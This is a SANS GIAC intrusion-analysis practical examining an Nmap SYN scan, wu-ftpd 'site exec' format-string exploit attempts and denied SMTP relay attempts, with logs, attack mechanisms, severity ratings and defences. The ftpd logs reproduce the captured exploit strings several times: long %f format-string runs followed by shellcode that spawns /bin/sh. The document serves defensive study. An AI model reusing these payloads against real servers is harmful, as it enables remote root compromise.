Global Information Assurance Certification Paper

SANS GIAC Certified Intrusion Analyst Practical

Matteo Nava

Detection #1

1. Source of the trace:

- These logs were obtained from a SNORT detection of a NMAP scanning generated from a host (MY.NET.161.173) located in one sub network of our campus backbone, directed to other host (VICTIM.NET.95.14) located in another sub network of the same campus.

```
[**] IDS162 - PING Nmap2.36BETA [**]
11/18-18:41:59.461915 MY.NET.161.173 -> VICTIM.NET.95.14
ICMP TTL:44 TOS:0x0 ID:30198
ID:11367 Seq:0 ECHO
```

```
[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
11/18-18:41:59.811923 MY.NET.161.173:36733-> VICTIM.NET.95.14:1032
TCP TTL:45 TOS:0x0 ID:18540
**S***** Seq: 0x9052FD5D Ack: 0x0 Win: 0x1000
```

```
[**] MISC-Attempted Sun RPC high port access [**]
11/18-18:42:00.473988 MY.NET.161.173:36733-> VICTIM.NET.95.14:32771
TCP TTL:45 TOS:0x0 ID:23012
**S***** Seq: 0x9052FD5D Ack: 0x0 Win: 0x1000
```

```
[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
11/18-18:42:01.634833 MY.NET.161.173:36733-> VICTIM.NET.95.14:1031
TCP TTL:45 TOS:0x0 ID:21095
**S***** Seq: 0x9052FD5D Ack: 0x0 Win: 0x1000
```

```
[**] MISC-WinGate-8080-Attempt [**]
11/18-18:42:02.036972 MY.NET.161.173:36733-> VICTIM.NET.95.14:8080
TCP TTL:45 TOS:0x0 ID:18803
**S***** Seq: 0x9052FD5D Ack: 0x0 Win: 0x1000
```

```
[**] MISC-WinGate-1080-Attempt [**]
11/18-18:42:02.069198 MY.NET.161.173:36733-> VICTIM.NET.95.14:1080
TCP TTL:45 TOS:0x0 ID:3907
**S***** Seq: 0x9052FD5D Ack: 0x0 Win: 0x1000
```

[**] IDS162 - PING Nmap2.36BETA [**]
11/19-14:58:49.494366 MY.NET.161.173 -> VICTIM.NET.95.14
ICMP TTL:35 TOS:0x0 ID:900
ID:35639 Seq:0 ECHO

[**] MISC-WinGate-1080-Attempt [**]
11/19-14:58:49.909202 MY.NET.161.173:63713-> VICTIM.NET.95.14:1080
TCP TTL:52 TOS:0x0 ID:32858
S*** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00

[**] MISC-Attempted Sun RPC high port access [**]
11/19-14:58:49.921268 MY.NET.161.173:63713-> VICTIM.NET.95.14:32771
TCP TTL:52 TOS:0x0 ID:53009
S*** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00

[**] MISC-WinGate-8080-Attempt [**]
11/19-14:58:50.564219 MY.NET.161.173:63713-> VICTIM.NET.95.14:8080
TCP TTL:52 TOS:0x0 ID:32463
S*** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
11/19-14:58:51.288138 MY.NET.161.173:63713-> VICTIM.NET.95.14:1031
TCP TTL:52 TOS:0x0 ID:41044
S*** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
11/19-14:58:52.517830 MY.NET.161.173:63713-> VICTIM.NET.95.14:1032
TCP TTL:52 TOS:0x0 ID:12785
S*** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00

- Complementary Snort Port scan Log: (this is only an excerpt of the total log)

```
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:389 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:8888 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1502 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1400 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1020 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:442 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1420 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:863 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:307 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:632 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:143 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:6143 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:91 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1399 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:509 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:692 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1993 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:651 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:2111 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:457 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:6144 SYN **S*****
```

```
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1451 SYN **S*****
Nov 18 18:41:59 MY.NET.161.173:36733 -> VICTIM.NET.95.14:1016 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:1437 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:450 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:603 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:3333 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:819 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:445 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:585 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:371 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:791 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:796 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:354 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:358 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:240 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:499 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:3086 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:110 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:236 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:798 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:1410 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:909 SYN **S*****
Nov 19 14:58:49 MY.NET.161.173:63713 -> VICTIM.NET.95.14:6143 SYN **S*****
```

2. Detect was generated by:

- The detection was generated by SNORT 1.6.3
- Snort log format:

[**] MISC-WinGate-8080-Attempt [**]			
Attack Signature description			
11/19	14:58:50.564219	MY.NET.161.173:63713	VICTIM.NET.95.14:8080
Date	**Timestamp**	**Source IP:Port**	**Destination IP:Port**
TCP	TTL:52	TOS:0x0	ID:32463
Type of protocol	**Time to Live**	**Type Of Service**	**IP ID number**
S***	Seq: 0xC1F4B157	Ack: 0x0	Win: 0xC00
TCP Flags	**Sequence Number**	**Acknowledgment Number**	**Windows Size**

- Snort Port Scan Log format

Nov 19	14:58:49	MY.NET.161.173:63713	VICTIM.NET.95.14:6143	SYN **S*****
Date	**Timestamp**	**Source IP:Port**	**Destination IP:Port**	**TCP Flag in this case SYN Flag**

3. Probability the source address was spoofed:

After analysis of first log it's possible to conclude that source IP address was spoofed because the existence of only TCP SYN packets. Therefore, it's also possible that it has been a simple SYN scan.
Again in the analysis of port scan logs it's possible to said that the probability of IP was spoofed is minimal, because now it's look like more a port scanning. But we couldn't completely discard the hypothesis that we are in presence with a DoS attack.

4. Description of the attack:

Below this is classic fast SYN ports scan reconnaissance to determine what TCP ports, in this case, are open on the target host. If we have been seeing with a detailed analysis in all logs, we can see that the first alarm was Nmap Ping, because the default scanning processes of this tool begin with an ICMP ECHO request.

```
[**] IDS162 - PING Nmap2.36BETA [**]
11/18-18:41:59.461915 MY.NET.161.173 -> VICTIM.NET.95.14
ICMP TTL:44 TOS:0x0 ID:30198
ID:11367 Seq:0 ECHO
```

This is the first important point during the analysis process, because the others logs could leave to a wrong conclusion.
In fact the Snort engine detect any port scan as an attack an alarm like this is generated:

```
[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
11/19-14:58:51.288138 MY.NET.161.173:63713-> VICTIM.NET.95.14:1031
TCP TTL:52 TOS:0x0 ID:41044
**S***** Seq: 0xC1F4B157 Ack: 0x0 Win: 0xC00
```

It's only a consequence of the SYN scan and not of some kind of attack. This fact shows the limitation of Snort scanner in correlating events.
If we analyze also the port scan log, the scanning nature is evident and in this case we have many SYN TCP packets with the same source port targeting randomly chosen destination port

5. Attack mechanism:

The attack mechanism consists of sequence o TCP packet with the SYN flag activate, towards to the victim machine. Each packet has as different destination port, the victim responds for each TCP open port with a SYN/ACK packet, but the scanning host doesn't complete the handshake sequence. In this way it's possible to determine what ports are open, and as consequence what services are active on the victim host. This kind of scanning technique doesn't appear in syslog because only the successfully connections to the VICTIM machine are logged.

6. Correlations:

This is a well-known reconnaissance technique, intentionally used with the goals to

evaluate the responsiveness of the Snort tool. The correlations reported from the alarm logs of Snort must be evaluated with attention because these are false positive reports. The unique noticeable correlation is the detection of the ICMP ECHO request typical of the Nmap tool

[**] IDS162 - PING Nmap2.36BETA [**]
Referenced at http://whitehats.com/IDS/162
The Snort signature who detect that this an Nmap ECHO request is:

```
alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS162/Ping Nmap 2.36BETA"; dsize: 0; itype: 8;)
```

The characteristic of Snort request is the 0 size of the data packet.

7. Evidence of active targeting:

Yes this is an intentionally generated test targeting the VICTIM machine

8. Severity:

Using the expression

(System criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

System criticality = 2 (The VICTIM is a IDS test machine located out our firewall)
Lethality = 2 (reconnaissance scan)
System Countermeasures = 3 (a default new Linux installation without any pacth)
Network Countermeasures = 0

Severity = (2 + 2) – (3 + 0) = 1

9. Defensive recommendation:

- Enforce the system installation, applying all the recent patches
- Disable all unnecessary services
- Enable only locally logons
- Because the machine will become the external network sensor of our NIDS it isn't possible to protect against a Firewall or a screening router

10. Multiple choice test questions:

What mean a false positive report?

a) An alarm
b) A successfully attack
c) A false indication of an attack
d) An audit trail generated by Snort

Detection #2

1. Source of the trace:

- Our ftp server located in Laboratorio de Sistema Integraveis at University of São Paulo (Brazil)

Jul 11 03:01:23 gateway ftpd[12577]: ANONYMOUS FTP LOGIN FROM sdn-ar-002nmalbuP219.dialsprint.net [206.133.143.235], n1nj4hax0r@slacknet.org
Jul 11 03:01:23 gateway ftpd[12577]: FTP session closed
Jul 11 03:03:53 gateway ftpd[12584]: ANONYMOUS FTP LOGIN FROM sdn-ar-002nmalbuP219.dialsprint.net [206.133.143.235],
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f

M^^A~HF^Dfhÿ^ASS°~HÍ~@1À~M^^ASS°=Í~@1À1Û~M^^H
~IC^B1ÉþÉ1À~M^^HSS°^LÍ~@þÉuñ1À~HF^I~M^^HSS°=Í~@þ^N°0þÈ~HF^D1À~HF
^G~Iv^H~IF^L~Ió~MN^H~MV^LRQSS°;Í~@1À1ÛSS°^AÍ~@è~Dÿÿÿ0bin0
sh1..11venglin
Jul 12 04:38:13 gateway ftpd[14270]: FTP session closed
Jul 12 01:38:28 gateway xinetd[14272]: Bad line received from identity server at
168.191.180.228: 4958
Jul 12 04:38:30 gateway ftpd[14272]: ANONYMOUS FTP LOGIN FROM sdn-ar-
002nmalbuP322.dialsprint.net [168.191.180.228],
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%f1À1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M^^A~HF^Df¹ÿ^A°'Í~@1À~
M^^A°=Í~@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ~@þÉuó1À~HF^I~M^^H°=Í~@þ^
N°0þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^
L°^KÍ~@1À1Û°^AÍ~@è%fÿÿÿ0bin0sh1..11 Jul 12 04:39:50 gateway ftpd[14272]: FTP
session closed
Jul 12 01:40:11 gateway xinetd[14277]: Bad line received from identity server at
168.191.180.228: 1025
Jul 12 04:40:12 gateway ftpd[14277]: ANONYMOUS FTP LOGIN FROM sdn-ar-
002nmalbuP322.dialsprint.net [168.191.180.228],
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%fº%f
%fº%fº%fº%fº%f1À1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M^^A~HF^Df¹ÿ^A°'Í~@1À~
M^^A°=Í~@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ~@þÉuó1À~HF^I~M^^H°=Í~@þ^
N°0þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^
L°^KÍ~@1À1Û°^AÍ~@è%fÿÿÿ0bin0sh1..11 Jul 12 04:40:52 gateway ftpd[14277]: FTP
session closed

Jul 12 01:42:40 gateway xinetd[14280]: Bad line received from identity server at 168.191.180.228: 1042
Jul 12 04:42:42 gateway ftpd[14280]: ANONYMOUS FTP LOGIN FROM sdn-ar-002nmalbuP322.dialsprint.net [168.191.180.228],
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f1À1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M^^A~HF^Df'ÿ^A°'Í~@1À~M^^A°=Í~@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ~@þÉuó1À~HF^I~M^^H°=Í~@þ^N°0þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^
L°^KÍ~@1À1Û°^AÍ~@è%fÿÿÿ0bin0sh1..11
Jul 12 04:43:16 gateway ftpd[14280]: FTP session closed

2. Detect was generated by:

Logs generated by xinetd and ftpd daemons passed through the Linux Syslog facility
Format Log:
Jul 12 = Date
04:43:16 = Timestamp
gateway = name of the host that generate the log
ftpd[14280]: = Daemon and Process ID of the event generator
FTP session closed = Type of the event

3. Probability the source address was spoofed:

The probability are very low because it was necessary to establish a three way handshake before continuing the FTP logon process. Then if we know the VICTIM TCP sequence number it's possible to trying attacking in this way.

4. Description of the attack:

This is a buffer overflow attack called "Site exec" Vulnerability present in the wu-ftpd and other ftp daemons based on the wu-ftpd source code. Wu-ftpd is a common package used to provide file transfer protocol (ftp) services.
The wu-ftpd "site exec" vulnerability is the result of missing character-formatting argument in several function calls that implement the "site exec" command functionality. Normally if "site exec" is enabled, a user logged into an ftp server

(including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed *printf() conversion characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root.
The "site exec" vulnerability appears to have been in the wu-ftpd code since the original wu-ftpd 2.0 came out in 1993. Any vendors who have based their own ftpd distributions on this vulnerable code are also likely to be vulnerable.
The vulnerability appears to be exploitable if a local user account can be used for ftp login. Also, if the "site exec" command functionality is enabled, then anonymous ftp login allows sufficient access for an attack.
By exploiting any of these input validation problems, local or remote users logged into the ftp daemon may be able execute arbitrary code as root. An anonymous ftp user may also be able to execute arbitrary code as root.

5. Attack mechanism:

The attack mechanism is quite simple. It's sufficient to establish a FTP connection to the VICTIM host, logging on as Anonymous User. The attack begin with a password like this:

```
Jul 12 04:42:42 gateway ftpd[14280]: ANONYMOUS FTP LOGIN FROM sdn-ar-
002nmalbuP322.dialsprint.net [168.191.180.228],
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f
%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f%f1À
1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M^^A~HF^Df¹ÿ^A°'Í~@1À~M^^A°=Í~
@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ~@þÉuó1À~HF^I~M^^H°=Í~@þ^N°0
þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^L°^KÍ~@1À1Û°^AÍ~@è%fÿÿ
ÿ0bin0sh1..11
```

If the attack was successful it's possible to execute shell commands as root.

6. Correlations:

This situation is being discussed as the wu-ftpd "site exec" or "lreply" vulnerability in various public forums. Incidents involving the exploitation of this vulnerability

enable remote users to gain root privileges.

The problem is described in AUSCERT Advisory AA-2000.02, "wu-ftpd 'site exec' Vulnerability," which is available from:
ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02

Other information could be retrieved on:
http://www.securityfocus.com/vdb/bottom.html?section=discussion&vid=1387
http://www.securityfocus.com/vdb/bottom.html?section=discussion&vid=1438
http://ciac.llnl.gov/ciac/bulletins/k-054.shtml

7. Evidence of active targeting:

The attacker is looking for a machine affected by this vulnerability, in fact he did only one unsuccessful tentative, as it's possible verify on the log, was to do a normal login to identify the type of server

Jul 11 03:01:23 gateway ftpd [12577]: ANONYMOUS FTP LOGIN FROM sdn-ar-002nmalbuP219.dialsprint.net [206.133.143.235], n1nj4hax0r@slacknet.org

8. Severity:

Using the expression

(System criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

System criticality = 4 (The VICTIM is public ftp server located in the DMZ)
Lethality = 4 (root access in a DMZ machine)
System Countermeasures = 5 (patched version of the server)
Network Countermeasures = 3 (Firewall presence)

Severity = (4 + 4) – (5 + 3) = 0

9. Defensive recommendation:

Because this a public ftp service, it's impossible to close the service. Therefore, the solution an upgrade version or to apply the corresponding patch

10. Multiple choice test questions:

The FTP protocol use for data exchange
a) The TCP port 21
b) The TCP port 20
c) The TCP ports 20 and 21
d) None of the above

Response = b

Detection #3

1. Source of the trace:

- Our mail server located in the Laboratorio de Sistema Integraveis at University of São Paulo (Brazil)

Snort Alarm Log

```
[**] IDS249 - SMTP Relaying Denied [**]
11/18-17:09:39.435121 MY.NET.161.161:25 -> 194.78.200.168:28871
TCP TTL:63 TOS:0x0 ID:725  DF
*****PA* Seq: 0x9812F698   Ack: 0x722A0C2   Win: 0x7D78
35 35 33 20 73 6F 72 72 79 2C 20 74 68 61 74 20  553 sorry, that
64 6F 6D 61 69 6E 20 69 73 6E 27 74 20 69 6E 20  domain isn't in
6D 79 20 6C 69 73 74 20 6F 66 20 61 6C 6C 6F 77  my list of allow
65 64 20 72 63 70 74 68 6F 73 74 73 20 28 23 35  ed rcpthosts (#5
2E 37 2E 31 29 0D 0A                             .7.1)..
[**] IDS249 - SMTP Relaying Denied [**]
11/18-17:09:59.505060 MY.NET.161.161:25 -> 194.78.200.168:28871
TCP TTL:63 TOS:0x0 ID:739  DF
*****PA* Seq: 0x9812F698   Ack: 0x722A0C2   Win: 0x7D78
35 35 33 20 73 6F 72 72 79 2C 20 74 68 61 74 20  553 sorry, that
64 6F 6D 61 69 6E 20 69 73 6E 27 74 20 69 6E 20  domain isn't in
6D 79 20 6C 69 73 74 20 6F 66 20 61 6C 6C 6F 77  my list of allow
65 64 20 72 63 70 74 68 6F 73 74 73 20 28 23 35  ed rcpthosts (#5
2E 37 2E 31 29 0D 0A                             .7.1)..
[**] IDS249 - SMTP Relaying Denied [**]
11/18-17:10:39.662989 MY.NET.161.161:25 -> 194.78.200.168:28871
TCP TTL:63 TOS:0x0 ID:761  DF
*****PA* Seq: 0x9812F698   Ack: 0x722A0C2   Win: 0x7D78
35 35 33 20 73 6F 72 72 79 2C 20 74 68 61 74 20  553 sorry, that
64 6F 6D 61 69 6E 20 69 73 6E 27 74 20 69 6E 20  domain isn't in
6D 79 20 6C 69 73 74 20 6F 66 20 61 6C 6C 6F 77  my list of allow
65 64 20 72 63 70 74 68 6F 73 74 73 20 28 23 35  ed rcpthosts (#5
2E 37 2E 31 29 0D 0A                             .7.1)..
```

Snort Session log

```
220 galaxy2.intranet ESMTP
HELO sky9999
250 galaxy2.intranet
MAIL FROM: <my-user@xxx.www.br>
250 ok
MAIL FROM: <my-user@xxx.www.br>
250 ok
RCPT TO: <info@cleverdicksdirect.co.uk>
553 sorry, that domain isn't in my list of allowed rcpthosts
(#5.7.1)
RCPT TO: <info@cleverdicksdirect.co.uk>
553 sorry, that domain isn't in my list of allowed rcpthosts
(#5.7.1)
553 sorry, that domain isn't in my list of allowed rcpthosts
(#5.7.1)
```

2. Detect was generated by:

Snort Intrusion Detection using the option –d to collect the payload of the attack, and was also used a special Snort rule to capture the TCP session between the remote host and the mail server.

Snort Log format:

[**] IDS249 - SMTP Relaying Denied [**]				
Attack Signature description				
11/18	17:10:39.662989	MY.NET.161.161:25	194.78.200.168:28871	
Date	**Timestamp**	**Source IP:Port**	**Destination IP:Port**	
TCP	TTL:63	TOS:0x0	ID:761	
Type of protocol	**Time to Live**	**Type Of Service**	**IP ID number**	
*****PA*	Seq: 0x9812F698	Ack: 0x722A0C2	Win: 0x7D78	DF
TCP Flags	**Sequence Number**	**Acknowledgment Number**	**Windows Size**	**Don,t fragment**
35 35 33 20 73 6F 72 72 79 2C 20 74 68 61 74 20 64 6F 6D 61 69 6E 20 69 73 6E 27 74 20 69 6E 20 6D 79 20 6C 69 73 74 20 6F 66 20 61 6C 6C 6F 77 65 64 20 72 63 70 74 68 6F 73 74 73 20 28 23 35 2E 37 2E 31 29 0D 0A			553 sorry, that domain isn't in my list of allowed rcpthosts (#5.7.1)..	
Hexadecimal Payload			**ASCII decoded payload**	

3. Probability the source address was spoofed:

None, because this is a TCP complete connection with data exchange as is possible to see in the Snort Session log

4. Description of the attack:

- The attacker is trying sending e-mail to mailboxes outside our network, using our mail server for relaying.
- It's also using an our valid username in the FROM:

5. Attack mechanism:

The attack consist of a TCP connection in the port 25 of our mail server, then using the SMTP protocol the attacker send e-mails to remote users, identifying the sender as one our valid user. This is a common exploit used to sending SPAM e-mails all over the Internet without the possibility of being detected.

6. Correlations:

This a common Internet attack, more information can retrieved on:
CVE 249
CAN-1999-0512

7. Evidence of active targeting:

The evidence exist because is used as sender one of the ours users, my-user@xxx.www.br

8. Severity:

Using the expression

(System criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

System criticality = 4 (The VICTIM is a mail server located in the DMZ)
Lethality = 3 (It could damage our image)
System Countermeasures = 5 (patched version of the server and correct configuration of the mail server)
